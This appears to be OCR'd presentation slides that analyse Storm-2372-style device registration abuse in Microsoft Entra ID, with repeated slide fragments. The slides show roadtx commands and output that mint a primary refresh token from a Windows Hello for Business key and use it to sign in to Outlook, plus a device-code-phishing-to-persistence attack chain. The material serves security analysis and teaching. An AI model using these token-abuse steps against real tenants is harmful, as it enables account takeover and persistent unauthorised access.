
```
################################################################################
# 4.3. Create new PRT key (test new WHFB key)
################################################################################

roadtx  prt -a request -hk ./area41_hello.key -k ./area41.key -c ./area41.pem -u merlin@cloudy-daze.com [Y/n]:
Obtained PRT: 1.AUYAAknJ93kbWUyXs2JQOrZOU4c7qjhtoBdIsnV6MWmI2TtGACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P_4BJzKZBpA_8V0o6
iZGJ3_7ebVbKOpKIRuSVUGA-8LUiMtVmj_jKyjmNhTCepNplUJJaoP4PHl_iH4kCTDyMrnVwcZD0B1OBjGY-M9VAO7VXXMd5K8VijHdO0ZhNbyitwbHGZy-qYdXAanb82
5yJvJr6xEZfU6-lHqp2bYqCNDmoj_NSptVfp0CC8LZQAh_2Olv_Rdb_-xFHJZpvG24csqpyiiUjyhyHe0K1LxKTaBdhIxZtuOA8VS3SqpOR5pNHVflcSzUzduiSIg2lHM
9ExjOEcMuw4IcUssccI3MsNfh6j8oa9rE5uzywUAvetMDLBdfGAjotU_VmgcSPsAQO-mVjJ2WASpT7SyvguTfmSbgrO58CvmSnE6R8iJO-4QUohGPYrDvflnI2M5OmFeI
quUYxYIJuBOmZwg3Y89Fkqoyt6wV_QX-PlcUcGScV-GO1oOe82D8HxYysiXiRf6PeCDXFDyKCKUWxYALb_G_K0YgZrbjmJda-g_Rp4ABJF9bT_4LYpFytBDc2Dzq4Zt63
jq2QSa6R2UgEUfAqJ8lJ4fTIJrmFcJrSacDIFeSA7cK7hjeM-UiEuqZLREN8NlWvwnbmgr151vrBdIxqe04GZrDJXteitSfHzFP8RLphY-wbSRWqP-6lqWariNU8S2nPj
00KgvENuNDcVtK6Ocz71kZtFudc2oS2TU2zlxyLiVLRS64PLbqyKis9hG6hLaQRn6bM764yvuGXZjbLxJu4ajRzVn0j7lLpby_4j5uarAvbb7qBNUykiPuwNL_HaNDMvD
0qJmZCChZ
Obtained session key: 6871007925d4251328237e1676cb5e778b62b34ef90819abd84dcec9859b4c17
Saved PRT to roadtx.prt

################################################################################
# 4.4. Access browser login with new PRT
################################################################################

roadtx  browserprtauth -url https://outlook.office.com [Y/n]:
Browser window was closed by the user
```

Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console




Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console

Azure



Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console

Merlin | Authentication methods

User

Search

- Overview
- Audit logs
- Sign-in logs
- Diagnose and solve problems
- Custom security attributes
- Assigned roles
- Administrative units
- Groups
- Applications
- Licenses
- Devices
- Azure role assignments
- Authentication methods
- New support request

Add authentication method | Reset password | Require re-register multifactor authentication | Revoke multifactor authentication sessions

Authentication methods are the ways users sign into Microsoft Entra ID and perform self-service password reset (SSPR). The user's "default sign-in method" is the first one shown to the user when they are required to authenticate with a second factor - the user always can choose another registered, enabled authentication method to authenticate with. Learn more

Default sign-in method (Preview) OATH TOTP one-time code

Usable authentication methods

Authentication method	Detail
Phone number	Primary mobile: +1 [redacted]
Software OATH token	[redacted]
Windows Hello for Business	

Non-usable authentication methods

Authentication method	Detail
No non-usable methods.	

System preferred multifactor authentication method

Feature status	System preferred MFA method
Enabled	SoftwareOTP

Device Registration Abuse

OAuth device code phish

0

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize

Microsoft Authentication Broker (MAB)

1

Obtain OAuth tokens

4. Obtain OAuth token (DES)

5. Refresh OAuth token (DRS)

refresh + access tokens

Device Enrollment Service (DES)

2

Register/join device to Entra ID

device cert

Device Registration Service (DRS)

3

Obtain PRT

Primary refresh token

OAuth Token Service

4

Access and Persistence


- Use PRT to access resources (SSO)
- Register new WHFB user key for persistence
- Create new PRTs


Azure

Attack Analysis
Storm-2372

